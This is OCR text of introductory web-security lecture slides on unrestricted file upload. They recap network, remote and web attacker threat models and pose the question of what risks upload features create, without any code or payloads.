CSE480: Web Security

11. Unrestricted File Upload



Seongil Wi

Department of Computer Science and Engineering

Recap: Web Threat Models

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…



- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server



- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com



Today's Topic!

- **Network attacker**: resides somewhere in the communication link betw
  - Passive: evasdroppin
  - Active: modification o

Server-side web attack



- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server





- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com




Upload Functionality


- Sharing user-provided content has become a *de facto* standard feature of modern web applications








File Uploading Procedure



Unrestricted File Upload (UFU)




Unrestricted File Upload (UFU)




Q. What security issues can arise from file upload functionality?

